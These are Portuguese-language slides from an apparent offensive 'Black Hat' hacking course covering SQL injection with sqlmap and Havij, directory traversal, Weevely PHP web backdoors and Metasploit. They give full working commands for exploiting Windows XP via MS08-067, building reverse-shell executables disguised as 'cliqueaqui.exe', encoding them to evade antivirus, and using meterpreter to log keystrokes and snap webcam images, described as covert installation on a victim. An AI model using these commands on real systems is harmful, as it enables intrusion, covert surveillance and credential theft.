

Black HatGuide

por Alan Sanches

Sejam bem vindos

O que temos pra hoje?



Aula 2 – Treinamento: Técnicas de Invasão – BlackHat

Temas de Hoje:

•SQL Injection

- O que é SQL Injection?
- SQL Injection x Blind SQL
- Trabalhando com SQLMap
- Exercício: Colocando SQLMap em prática

•Ataque: Directory Transversal

- O que é o ataque Directory Transversal?
- Exercício: Atacando com Directory Transversal
- Capturando passwd e senha de banco com DT

•Backdoors

- O que são backdoors?
- Criando Backdoors em Java
- Criando Backdoors em PHP

•Metasploit


- Conhecendo o Metasploit
- Efetuando ataques Básicos com Metasploit
- Instalando Keylogger sem a percepção da vítima
- Criando Backdoor executável
- Encodando backdoor
- Atacando Windows XP
- Atacando Windows 7

SQL Injection x Blind SQL



SQL Injection x Blind SQL

A Injeção de SQL, mais conhecida através do termo americano SQL Injection, é um tipo de ameaça de segurança que se aproveita de falhas em sistemas que interagem com bases de dados via SQL. A injeção de SQL ocorre quando o atacante consegue inserir uma série de instruções SQL dentro de uma consulta (query) através da manipulação das entradas de dados de uma aplicação



Qual a diferença entre SQL Injection e Blind Sql Injection?



SQLMAP



Local: /pentest/database/sqlmap

String: ./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --[opções]

“Sqlmap é uma ferramenta open source para penetration test que automatiza o processo de detecção e exploiting de vulnerabilidades a Sqli Injection, é escrita em python e tem suporte tanto GNU linux ou windows.”

O sqlmap além de oferecer as funções para detectar e explorar as vulnerabilidades a SQLI, ele consegue também tentar “dominar” o sistema de banco de dados se for possível.

--help

Mostra as opções do SQLMAP

--current-db

Apresenta o banco de dados atual

Exemplo: `./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --current-db`

--banner

Pega o Banner do DBMS

Exemplo: `./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" -b`

--dbs

Lista os bancos de dados do DBMS

Exemplo: `./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs`

DBMS: “Database Management System”, sistema gerenciador de banco de dados

--tables

Apresenta as tabelas do banco selecionado

Exemplo: `./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1"`

`-D acuart --tables`

--columns

Apresenta as colunas da tabela selecionada

Exemplo: `./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1"`

`-D acuart -T users --columns`

--dump

Extraí as informações da colunas selecionadas

Exemplo: `./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1"`

`-D acuart -T users -C 'uname,pass' --dump`

--current-user

Apresenta o usuário ao qual a página está usando para se conectar ao banco

Exemplo: `./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --current-user`

--is-dba

Verifica se o usuário atual é administrador do Banco

Exemplo: `./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --is-dba`

--users

Enumera todos os usuários

Exemplo: `./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --users`

--search

Varre o banco atrás do que você procura, pode ser um banco, tabela ou coluna

Exemplo: `./sqlmap.py --url "http://testphp.vulnweb.com/listproducts.php?cat=1" --search -C 'pass'`



Selecione um alvo para testes

SqlInjection - HAVIJ



Aula 2 – Treinamento: Técnicas de Invasão - BlackHat

The screenshot shows the Havij application interface. The target URL is `http://localhost/dvwa/vulnerabilities/sql/?Submit=Submit&id=1`. The application has successfully injected a query to retrieve the contents of the `users` table from the `dvwa` database.

Target: `http://localhost/dvwa/vulnerabilities/sql/?Submit=Submit&id=1`

Keyword: Auto Detect **Syntax:** Auto Detect

Data Base: Auto Detect **Method:** GET **Type:** Auto Detect

Buttons: Analyze, Load, Save, About, Info, Tables, Read Files, Cmd Shell, Query, Find Admin, MD5, Settings.

Database Structure:

- dvwa
 - users
 - avatar
 - ☒ password
 - ☒ user
 - ☐ last_name
 - ☐ first_name
 - ☐ user_id
 - guestbook

Query Results:

user	password
admin	5f4dcc3b5aa765d61d8327deb...
gordonb	e99a18c428cb38d5f2608536...
1337	5ae2c3966d7e0d4f...
pablo	9f5bbe40cade3de5c...
smithy	5f4dcc3b5aa765d61d8327deb...

Actions: Update Row, Delete Row, InsertRow


Options: ☒ Use Group_Concat (MySQL Only) ☒ All in one request

Status: I'm IDLE **Clear Log**

Log Output:

```
Count(column_name) of information_schema.columns Where table_schema=0x64767761 AND table_na
Columns found: user_id,first_name,last_name,user,password,avatar
Count(*) of dvwa.users is 5
Data Found: user,password=admin^5f4dcc3b5aa765d61d8327deb882cf99
Data Found: user,password=gordonb^e99a18c428cb38d5f260853678922e03
Data Found: user,password=1337^8d3533d75ae2c3966d7e0d4fcc69216b
Data Found: user,password=pablo^0d107d09f5bbe40cade3de5c71e9e9b7
Data Found: user,password=smithy^5f4dcc3b5aa765d61d8327deb882cf99
```

Directory Transversal



Directory Transversal, é quando um site ou aplicativo lê algum arquivo do servidor ou do computador, mas permite que o usuário identifique qual o arquivo será lido.

O programa ou site deveria realizar uma verificação para saber se o usuário tem permissão para ler aquele arquivo, mas não o faz, permitindo que o arquivo seja lido.

A falha recebe esse nome porque, na maioria dos casos, o programa ou site quer ler apenas arquivos de um determinado diretório, mas permite que o usuário coloque ../ no caminho do arquivo. ../ ou ../ significa “diretório acima”. Com “../” suficientes, o programa estará lendo arquivos na raiz do disco.

Tente acessar o arquivo “C:\Arquivos de Programas\..\”, por exemplo.

O site de uma operadora de telefonia brasileira apresentou uma brecha desse tipo que permitia ler o arquivo do servidor onde eram armazenadas as senhas de acesso.



Selecione um alvo para testes

Backdoor



Backdoor (também conhecido por Porta dos fundos) é uma falha de segurança que pode existir em um programa de computador ou sistema operacional, que pode permitir a invasão do sistema por um cracker para que ele possa obter um total controle da máquina. Muitos crackers utilizam-se de um Backdoor para instalar vírus de computador ou outros programas maliciosos, conhecidos como malware.

Backdoor – Java – 0day



Weevely



Local: /pentest/backdoors/web/weevely

String: ./weevely <url> <password> <command>

Backdoor - Weevely



Aula 2 – Treinamento: Técnicas de Invasão - BlackHat

Weevely é um backdoor PHP discreto que simula uma conexão telnet. É uma ferramenta essencial para ser injetada após a exploração de uma vulnerabilidade de uma aplicação web. Com uma permissão básica para fazer upload de arquivos PHP, você só precisa gerar e fazer o upload do código do "servidor" PHP no alvo, e executado localmente o Weevely transmiti comandos de shell.

Weevely é um programa python que lhe permitirá gerar um código de "servidor" PHP, a fim de infectar um servidor Web e tomar o controle dele. Depois de uma exploração bem sucedida a uma aplicação Web, através de exemplos, RFI, LFI ou MySQL LOAD DATA INFILE, você só precisa fazer o upload do código do "servidor" PHP no alvo, e seu script python local Weevely irá transmitir ordens.

Todos os comandos são enviados através de dados escondidas no HTTP e esses comandos estão usando um dynamic probe de funções do sistema para contornar restrições de segurança do PHP. Weevely tentar contornar as configurações do PHP que desabilitam as funções sensíveis que executam programas externos, desativas no php.ini.

Weevely está incluído no Backtrack e Backbox e outras distribuições Linux para teste de penetração

Uso:

Gerando o Backdoor

Cria um backdoor com a senha eSecurity na pasta /tmp

```
# weevevly generate eSecurity /tmp/back.php
```

Acessa a shell utilizando a senha eSecurity

```
# weevevly http://www.sitevul.com/back.php eSecurity
```



Atualização do Metasploit:

msfupdate

Compatibilidades do Metasploit

- Windows Native
- Linux, BSD, MAC OS X
- Nokia 770, N900, N800
- Zaurus (Vários Modelos)
- Android
- iPhone
- Motorola A1200

- Exploit**

É um meio pelo qual um atacante consegue explorar uma falha dentro de um Sistema

- Payload**

Um código embutido em um exploit utilizado para definição de pós exploração. É a ação que será executada pós exploração

- Shellcode**

É o código do Payload que é injetado no sistema comprometido através do exploit.

- Module**

Pequenos pedaços de scripts que podem ser utilizados pelo metasploit para realizar determinadas operações

- Listener**

Componente que aguarda uma conexão de retorno pós invasão. Útil para conexão reversa

MSFConsole

É o console do Metasploit

msfconsole

Atualização do Metasploit

msfupdate

snv update

```
      =[ metasploit v4.2.0-release [core:4.2 api:1.0]
+ -- --=[ 805 exploits - 451 auxiliary - 135 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops
      =[ svn r14805 updated 127 days ago (2012.02.23)

Warning: This copy of the Metasploit Framework was last updated 127 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
      https://community.rapid7.com/docs/DOC-1306
```

MSFcli

É uma interface para executar exploits, modulos auxiliares sem a necessidade de iniciar o console

```
# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.100  
PAYLOAD=windows/shell/bind_tcp E
```

```
root@bt:/pentest/exploits# msfcli -h  
Usage: /opt/metasploit/msf3/msfcli <exploit_name> <option=value> [mode]  
=====
```

Mode	Description
(A)dvanced	Show available advanced options for this module
(A)ctions	Show available actions for this auxiliary module
(C)heck	Run the check routine of the selected module
(E)xecute	Execute the selected module
(H)elp	You're looking at it baby!
(I)DS Evasion	Show available ids evasion options for this module
(O)ptions	Show available options for this module
(P)ayloads	Show available payloads for this module
(S)ummary	Show information about this module
(T)argets	Show available targets for this exploit module

MSFPayload:

Ferramenta que gera Shell code executáveis. Pode ser gerado em C, VB, Python, Ruby...

Sintaxe:

```
# ./msfpayload windows/shell_reverse_tcp O
```

```
// Traz as opções do payload selecionado
```

```
# ./msfpayload windows/shell_reverse_tcp LHOST=192.168.1.10 X > arquivo.exe
```

```
//Cria um arquivo exe onde ao ser executado ele irá efetuar uma conexão reversa.
```

MSFencode

Ferramenta codifica um payload para efetuar bypass em IDS, Antivírus e afins

Sintaxe

```
# ./msfpayload windows/shell_reverse_tcp LHOST=192.168.1.102
```

```
R | msfencode -c 15 -e x86/shikata_ga_nai -a x86 -t raw |
```

```
msfencode -c 3 -e x86/call4_dword_xor -t exe > cliqueaqui.exe
```

//Cria um arquivo exe onde ao ser executado ele irá efetuar uma conexão reversa.

R = Raw

T = Formado da saída,

raw,ruby,rb,perl,pl,bash,sh,c,js_be,js_le,java,dll,exe,exesmall,
elf,macho,vba,vba-exe,vbs,loop-vbs,asp,war

A = Arquitetura do arquivo

C = Número de vezes que o encode irá passar pelo arquivo

E = Codificador a ser usado

Metasploit Community Edition

Versão Metasploit framework com a interface do Metasploit PRO

Metasploit PRO

Versão do Metasploit Profissional, Pago!

Armitage

Uma interface grafica que não foi criada pelos criadores do Metasploit

Exploitando Windows XP

```
# msfconsole  
# use windows/smb/ms08_067_netapi  
# set RHOST 192.168.2.108  
# set PAYLOAD windows/meterpreter/reverse_tcp  
# set LHOST 192.168.2.103  
# exploit
```

Criando Backdoor

```
#msfpayload windows/meterpreter/reverse_tcp LHOST=IP LPORT=4444 x > name.exe  
#msfconsole  
#use exploit/multi/handler  
#set payload windows/meterpreter/reverse_tcp  
#set lhost IP  
#exploit
```

Abrir o name.exe no Windows 7

Usar Meterpreter para pós exploração

Experimente comandos, pwd, getuid, ps, migrate 123, keyscan_start depois keyscan_dump e feche com keyscan_stop e por ultimo o comando webcam_snap.

MSFencode

Ferramenta codifica um payload para efetuar bypass em IDS, Antivírus e afins

Sintaxe

```
# ./msfpayload windows/shell_reverse_tcp LHOST=192.168.2.102  
R | msfencode -c 15 -e x86/shikata_ga_nai -a x86 -t raw |  
msfencode -c 3 -e x86/call4_dword_xor -t exe > cliqueaqui.exe  
//Cria um arquivo exe onde ao ser executado ele irá efetuar uma  
conexão reversa.
```



```
printf ("\Chega por hoje\n");
```



Aula 2 – Treinamento: Técnicas de Invasão - BlackHat

www.eSecurity.com.br

E-mail: alan.sanches@esecurity.com.br

Twitter: @esecuritybr e @desafiohacker

Skype: desafiohacker

Fanpage: www.facebook.com/academiahacker

